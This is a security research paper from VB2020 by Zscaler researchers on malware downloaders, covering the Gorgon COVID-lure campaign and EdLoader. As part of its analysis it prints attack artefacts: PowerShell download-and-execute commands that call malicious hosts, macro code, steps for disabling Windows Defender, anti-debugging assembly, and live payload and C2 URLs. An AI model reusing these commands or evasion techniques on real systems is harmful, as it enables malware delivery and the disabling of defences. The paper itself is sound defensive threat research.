VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

EMERGING TRENDS IN MALWARE DOWNLOADERS

Avinash Kumar, Deepen Desai & Nirmal Singh

ThreatLabZ, Zscaler Inc., USA & India

avinash.kumar@zscaler.com
ddesai@zscaler.com
nsingh@zscaler.com

ABSTRACT

To compromise a system, malicious actors need to avoid being detected at the entry point. Malware infections are increasing exponentially and so are the attack vectors. Most malware attacks start with a downloader that opens a door for the attack by downloading and installing the malicious modules and payloads. Downloaders are often observed in non-persistent form and delete themselves after installing the malicious payload in the victim's machine. This paper describes the latest trends of downloaders being used in the malware delivery by leveraging multiple attack vectors to spread advanced malware. This research focuses specifically on the malware samples targeting enterprise users.

Through this research, we observed that malware authors are targeting users with clever social engineering tactics, while in some cases, exploits have also been used to download and install malicious payloads onto victims' machines. A common theme in many of these campaigns involved a downloader malware payload being served first, which performs several checks before delivering the target payload on the compromised machine. To illustrate the trend, we have performed a large-scale analysis on a dataset of tens of thousands of malicious downloader samples collected from 2019 to early 2020 in the *Zscaler* cloud. Furthermore, analysis is done by constructing a taxonomy based on file formats, scripting languages and behavioural techniques. Our research focused specifically on the downloader payloads being used by multiple threat actors in different attack campaigns over the past year.

We will look at the recent tactics, techniques, and procedures (TTPs) associated with these malicious downloaders in the wild. We will also showcase details of recent attack campaigns leveraging popular file-hosting services (i.e. *Google Drive*, *Dropbox* and *AWS* cloud) to download malicious modules and payloads.

APPROACH

For this research, we collected all the downloader malware payloads over the past year from the *Zscaler Cloud Sandbox* and segregated them based on file format. The files were further sorted based on heuristic similarities, static and behavioural, observed during detonation in the *Zscaler Cloud Sandbox*. While analysing the downloader malware samples from different attack campaigns, we observed a common theme of employing obfuscation techniques to evade detection.

MALWARE DOWNLOADERS

In the following case studies, we will look at some of the prevalent obfuscation techniques, delivery mechanisms, and anti-analysis and evasion techniques used by malware downloaders in order to achieve successful installation of final malware payload on the victim machine.

Case study 1 – Win32.Downloader.Zorro

Cybercriminals love to take advantage of major news and events, popular brands, the hottest games – anything trending around the world – to give their malware a better chance of success. Sadly, they are not above preying on people's fears and uncertainty, which explains the explosion in attacks and scams relating to COVID-19.

In this case, threat actors attributed as Gorgon, were trying to take advantage of COVID-19 lures to deploy malware using spam emails and attachments with file names like *CVOID19Relief.docx*. This malware campaign uses multiple stages of downloader activity to deploy the final payload on the victim's machine.

The Gorgon group targets a variety of industries such as telecom, investment, manufacturing, technology, energy, insurance and hospitality, based in various countries including but not limited to the US, France, Portugal, Spain, Singapore and Italy.





Figure 1: Command and Control (C&C) activity.

Key points:

- Frequent changes in the stages of infection chain, but overall attack techniques remain the same.
- Use of COVID-related filename and email templates.
- Usage of *GitLab* to host payloads.
- Becoming more sophisticated over time:
  - Dedicated C&C server infrastructure
  - No longer using URL shortening services – no more infection stats
  - No open directories
- Threat actor is interested in financial data from the target organizations as evident from the screen logging keywords configured in the final payload, RemcosRAT. They are looking for banks, casinos, money transfer sites, cryptocurrency-related information.

We believe that the filename *CVOID19Relief.docx* intentionally misspells the word 'COVID' to avoid heuristic detection by security products which are scanning for the COVID- and corona-related keywords nowadays. This DOCX file contains a message relating to income tax return benefits to make it look like a genuine file.



The one-time payment will be calculated based on information from your 2018 tax return.

The maximum amounts for the 2019-2020 benefit year will increase from:

$443 to $886 if you're single

$580 to $1,160 if you're married or living common-law

$153 to $306 for each child under the age of 19 (excluding the first eligible child of a single parent)

$290 to $580 for the first eligible child of a single parent.

There will be no changes to:

The family net income used to calculate the amount.


The family net income used to calculate the single supplement.

The current shared custody rules apply (shared custody parents get half of the amount they would otherwise receive in respect of a shared custody child).

Example:
Sam is single. For the 2019-2020 benefit year, he received an annual base credit amount of $290. His credit entitlement is $290 (four quarterly payments of $72.50). His one-time supplementary payment will be $290.

Figure 2: Decoy document.

The DOCX file uses a simple template injection technique (Figure 3) to download the next stage of the attack campaign. The template injection technique is used to evade static detection since no malicious indicators are present until the malware payload is downloaded.



```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3      <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
       relationships/attachedTemplate" Target="https://testarea.hostigger.com/css/test.rtf?
       raw=true" TargetMode="External"/>
4  </Relationships>
```

Figure 3: URI to download RTF file.

The downloaded template is an RTF document which contains a very old trick to convince users to enable macros. It repeatedly shows a pop-up window until the user gets frustrated and clicks to enable macros. This RTF document contains an *Excel* sheet containing macros embedded multiple times (eight times in this case), which upon opening will prompt the user to enable macros.

```
ubuntu@ubuntu-laptop:~/Downloads/covid-git$ rtfdump.py test.rtf | grep Excel
  161    Level  4      c=     0 p=00002a99 l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  190    Level  4      c=     0 p=000121f7 l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  219    Level  4      c=     0 p=00021955 l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  248    Level  4      c=     0 p=000310b3 l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  277    Level  4      c=     0 p=00040811 l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  306    Level  4      c=     0 p=0004ff6f l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  335    Level  4      c=     0 p=0005f6cd l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
  364    Level  4      c=     0 p=0006ee2b l=       39 h=       14 b=      0   u=       12 \*\objclass Excel.SheetMacroEnabled.12
```

Figure 4: Multiple embedded Excel sheet in RTF document.

The macro code in the *Excel* document executes a command saved as a reversed string in the document properties as 'comments':

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
    hk
    Dim p As DocumentProperty
    For Each p In ActiveWorkbook.BuiltinDocumentProperties
        If p.Name = "Comments" Then
            YOLO.MK (p.Value)
        End If
    Next
End Sub
Function hk()
    Worksheets(1).Activate
End Function
```

Figure 5: Macro code extraction from the 'Comments' property of document.

The RTF file downloads an executable which is again a downloader with an encrypted PowerShell which loads itself during runtime.

```
004094B4  .  09CA          OR EDX,ECX
004094B6  .  8D8B B40F000( LEA ECX,DWORD PTR DS:[EBX+FB4]
004094BC  .  8D7426 00     LEA ESI,DWORD PTR DS:[ESI]
004094C0  >  3110          XOR DWORD PTR DS:[EAX],EDX
004094C2  .  83C0 04       ADD EAX,4
004094C5  .  39C1          CMP ECX,EAX
004094C7  .^ 75 F7         JNZ SHORT 62799621.004094C0
004094C9  .  0FB68424 700( MOVZX EAX,BYTE PTR SS:[ESP+170]
004094D1  .  3083 B40F000( XOR BYTE PTR DS:[EBX+FB4],AL
Jump is taken
004094C0=62799621.004094C0

Registers (FPU)
EAX 003D95D8
ECX 003DA4BC
EDX 78787878
EBX 003D9508 ASCII 70,"owershell -w 1 -exec bypass -ec JABjA
ESP 0022ED90
EBP 0000003F
ESI 00780000
EDI 003D9508 ASCII 70,"owershell -w 1 -exec bypass -ec JABjA
EIP 004094C7 62799621.004094C7

Address   Hex dump                                        ASCII
003D94F8  00 00 00 00 00 00 00 00 FC 01 FC 01 09 07 18 00  ........üüü.■■.
003D9508  70 6F 77 65 72 73 68 65 6C 6C 20 2D 77 20 31 20  powershell -w 1
003D9518  2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 65 63  -exec bypass -ec
003D9528  20 4A 41 42 6A 41 47 38 41 62 51 41 67 41 44 30   JABjAG8AbQAgAD0
003D9538  41 49 41 41 69 41 46 55 41 64 77 42 43 41 47 77  AIAAiAFUAdwBCAGw
003D9548  41 51 51 42 49 41 46 45 41 51 51 42 4D 41 46 45  AQQBIAFEAQQBMAFE
003D9558  41 51 67 42 4F 41 45 45 41 53 41 42 42 41 45 45  AQgBOAEEASABBAEE
003D9568  41 56 51 42 42 41 45 49 41 65 51 42 42 41 45 63  AVQBBAEIAeQBBAEc
003D9578  41 56 51 42 42 41 46 6F 41 5A 77 42 43 41 47 77  AVQBBAFoAZwBCAGw

0022ED90  003DA4C8
0022ED94  00000FC0
0022ED98  00000000
0022ED9C  0022EF04
0022EDA0  00000002
0022EDA4  0035069C ASCII "îþîþîþîþîþîþîþîþîþîþîþîþîþîþ
0022EDA8  00000638
0022EDAC  0000001C
0022EDB0  00000028
0022EDB4  00240640
```

Figure 6: PowerShell code decryption.

This is a custom downloader which resolves APIs by hash, by parsing PEB and executes Base64-encoded PowerShell commands to download a further payload after decrypting embedded PowerShell script using CreateProcessA. The PowerShell script will resolve the MessageBoxA API and display the following decoy message box after decrypting the dialog box title and body strings:




Figure 7: Decoy message box.

The first PowerShell script disables *Windows Defender* and the *Windows Update* service. It then downloads and executes another multi-layer obfuscated PowerShell script from gitlab[.]com




Figure 8: Obfuscated PowerShell script.

This script performs the following tasks:

1. Creates directory '$env:temp\\drivers'
2. Checks if it has admin rights through the security identifier:

```
$rights = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
```

If yes:

- Disables real-time monitoring
- Adds the following path to the exclusion list for WinDefender:
  - "$env:temp\\drivers"
  - "C:\\Users\\supportaccount\\"
  - "$env:ProgramData\\temp"
- Sets SmartScreenEnabled = Off
- Sets WinDefender settings at various registry keys:
  - DisableEnhancedNotifications = True
  - DisableNotifications = True
- Stops and deletes the following services (*Malwarebytes* anti-virus):
  –MBAMService
  - MBAMProtection
- Creates services

3. Creates services and corresponding scheduled tasks to run those services. Services basically execute PowerShell scripts to download the next level payload scripts and execute them.

Services created:

- Windefends (not created - commented out) – runs every eight hours
  - (From hxxps://gitlab[.]com/2IYj8qr94Xwwja4g/base/-/raw/master/base)
- Thundersec (not created - commented out) – runs every hour
  - (From hxxps://gitlab[.]com/2IYj8qr94Xwwja4g/rt/-/raw/master/base)

Downloads and executes file using FreeDom loader

https://gitlab.com/2IYj8qr94Xwwja4g/rt/-/raw/master/rta
eace3ae148a83d60314bd96978e3aef5 -> Win32.Backdoor.RemcosRAT

- WindowsNetworkSVC (created to run Base64 script in variable named $kumi) – runs every hour
  - (From hxxps://asq.d6shiiwz[.]pw/win/ins/checking.ps1)

If admin privileges are *not* available, it saves the same script as 'kumi' in the Registry at 'HKCU:\\Software\\' and creates a task to read and execute this script to run every hour.

It then kills the process and deletes the file '$env:ProgramData\\updip\\updip.exe' – updip.exe is a clipboard cryptocurrency stealer which was dropped earlier. It is now being deleted from the system.

It saves Base64-encoded PowerShell scripts in the registry and creates scheduled tasks to run a PowerShell script that reads and executes those scripts:

OneDriveSyncTaskUpdate (every 23 hours)

Decoded script:

```
[System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.
SecurityProtocolType], 3072);iex ((New-Object System.Net.WebClient).DownloadString('https://
gitlab.com/2IYj8qr94Xwwja4g/base/-/raw/master/base'))
```

Finally, it will download, decrypt and execute the injector *RunPE* component which will decrypt and inject code into the specified process. The hex-encoded payload is also downloaded and supplied to the injector by this process.




Figure 9: Hex-encoded payload hosted at GitLab.

The RunPE injector is hosted at: https://gitlab.com/snippets/1945738/raw.

Final payload

We observed the following payloads downloaded from *GitLab* in this campaign: Azorult infostealer, Clipboard cryptocurrency stealer.

hxxps://gitlab.com/2IYj8qr94Xwwja4g/loki/-/raw/master/lok injected into 'notepad.exe'

hxxps://gitlab.com/tn0oqBRdyI1/zbase/-/raw/master/zbs injected into 'notepad.exe'

Azorult C2- hxxp://bibrpenal.xyz/ynvs21/index.php

hxxps://gitlab.com/2IYj8qr94Xwwja4g/loki/-/raw/master/clp injected into calc.exe

Clipboard cryptocurrency stealer

The injector is a .NET compiled executable, obfuscated using Confuser. It will load and run the *FreeDom* method in RunPE, passing the process name and payload bytes as arguments.

```
public class Givara
{
    // Token: 0x0600002C RID: 44 RVA: 0x00002A8C File Offset: 0x00000C8C
    public static void FreeDom(string FTONJ, byte[] coco)
    {
        Coci coci = new Coci();
        coci.Dodo(FTONJ, coco);
    }
}
```

Figure 10: Deobfuscated code.

Case study 2 – Win32.Downloader.EdLoader

Our second case study is based on a very prevalent malware observed in the wild in 2020. First, we will describe the initial infection vector of this campaign, which starts with a spam email. The spam email contains a malicious document as an attachment or a link to download the malicious document. The malicious document uses macros or an exploit to download the payload. We will share an example for both of these scenarios. Let's start by looking at the typical infection cycle for EdLoader:




Figure 11: Infection cycle of EdLoader.

First scenario – document using exploit

The RTF document contains *Excel* sheets that leverage the CVE-2017-8570 vulnerability exploit to download the initial payload onto the victim's machine.




Figure 12: The RTF document with the embedded object.

The CVE-2017-8570 exploit makes use of a composite moniker in the RTF document to execute a scriptlet of an XML file wrapping the VBScript. In this case, the RTF document has two ObjData files, one of which has an SCT file embedded. This SCT file is then dropped into the %TEMP% folder and executed by a second ObjData file embedded in the RTF document.




Figure 13: The SCT file with an XML scriptlet wrapping the VBScript.

The SCT file contains a hard-coded Base64-encoded URL, downloads the initial payload via a PowerShell command and saves it into the %APPDATA% folder, then executes it.

```
PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object
System.Net.WebClient).DownloadFile('httP://ahkdev.com/riogil/build_EBD4.exe','C:\Users\admin\
appdata\build_EBD4.exe');Start-Process 'C:\Users\admin\appdata\build_EBD4.exe'"
```

Figure 14: PowerShell command from the SCT file.

Second scenario – document using macro

This scenario involved XLSM files containing obfuscated malicious macros using the function **Sub Auto_Open()**. When a victim opens the *Excel* file, a macro code will automatically be executed. A hard-coded URL is used to download the initial payload and is executed via a PowerShell command.




Figure 15: The XLSM file with the malicious macro code.

The initial payload is a newly crafted downloader, which uses the shellcode to download the final payload. The final payload, encrypted with a custom algorithm, is decrypted and executed by the shellcode present in the initial downloader.

Downloader analysis

EdLoader typically comes as a VB5/6 file with an encrypted shellcode. We have seen more than 1,000 samples, of which more than 70% were connecting to *Google Drive* to download RAT and PWS while 20% of the samples were connecting to *OneDrive*, and the remaining samples were connecting to specially crafted and compromised web pages.

The first payload injects itself into one of the following system processes: RegAsm.exe, MSBuild.exe or RegSvcs.exe or performs self-injection using the process hollowing technique.

This downloader uses different anti-analysis techniques:

- It enumerates all top-level windows on the screen using the EnumWindows API to identify sandbox/emulators. If the count of windows is fewer than 12, it terminates itself.
- It patches the DbgBreakPoint and DbgUiRemoteBreakin *Windows* APIs as an anti-debugging measure.

```
8B4424 18       MOV EAX,DWORD PTR SS:[ESP+18]          ntdll.DbgBreakPoint
52              PUSH EDX                               ntdll.KiFastSystemCallRet
81F2 24CECCF5   XOR EDX,F5CCCE24
5A              POP EDX                                012C01F3
C600 90         MOV BYTE PTR DS:[EAX],90
57              PUSH EDI                               asdf_exe.00402659
5F              POP EDI                                012C01F3
8B4424 1C       MOV EAX,DWORD PTR SS:[ESP+1C]          ntdll.DbgUiRemoteBreakin
C600 6A         MOV BYTE PTR DS:[EAX],6A
4F              DEC EDI                                asdf_exe.00402659
47              INC EDI                                asdf_exe.00402659
C640 01 00      MOV BYTE PTR DS:[EAX+1],0
C640 02 B8      MOV BYTE PTR DS:[EAX+2],0B8
89FF            MOV EDI,EDI                            asdf_exe.00402659
8B95 9C000000   MOV EDX,DWORD PTR SS:[EBP+9C]
89FF            MOV EDI,EDI                            asdf_exe.00402659
90              NOP
8950 03         MOV DWORD PTR DS:[EAX+3],EDX           ntdll.KiFastSystemCallRet
C640 07 FF      MOV BYTE PTR DS:[EAX+7],0FF
C640 08 D0      MOV BYTE PTR DS:[EAX+8],0D0
C640 09 C2      MOV BYTE PTR DS:[EAX+9],0C2
C640 0A 04      MOV BYTE PTR DS:[EAX+A],4

6A 00           PUSH 0                                 DbgUiRemoteBreakin
B8 FFFFFFFF     MOV EAX,-1
FFD0            CALL EAX
C2 0400         RETN 4
```

Figure 16: Patched DbgUIRemoteBreakin API.

- It tries to detach from the attached debugger using the NtSetInformationThread *Windows* API and an undocumented thread information class, ThreadHideFromDebugger (0x11).

```
6A 00           PUSH 0
6A 00           PUSH 0
4B              DEC EBX                                ntdll.7C90EE4A
43              INC EBX                                ntdll.7C90EE4A
6A 11           PUSH 11
6A FE           PUSH -2
F8              CLC
FFD0            CALL EAX                               ntdll.ZwSetInformationThread
```

Figure 17: ZwSetInformationThread function.

- It checks for debug registers

```
PUSH -2
CALL DWORD PTR SS:[EBP+28]          ntdll.ZwGetContextThread
CMP EAX,0
JNZ 012C3486
MOV EDI,EDI
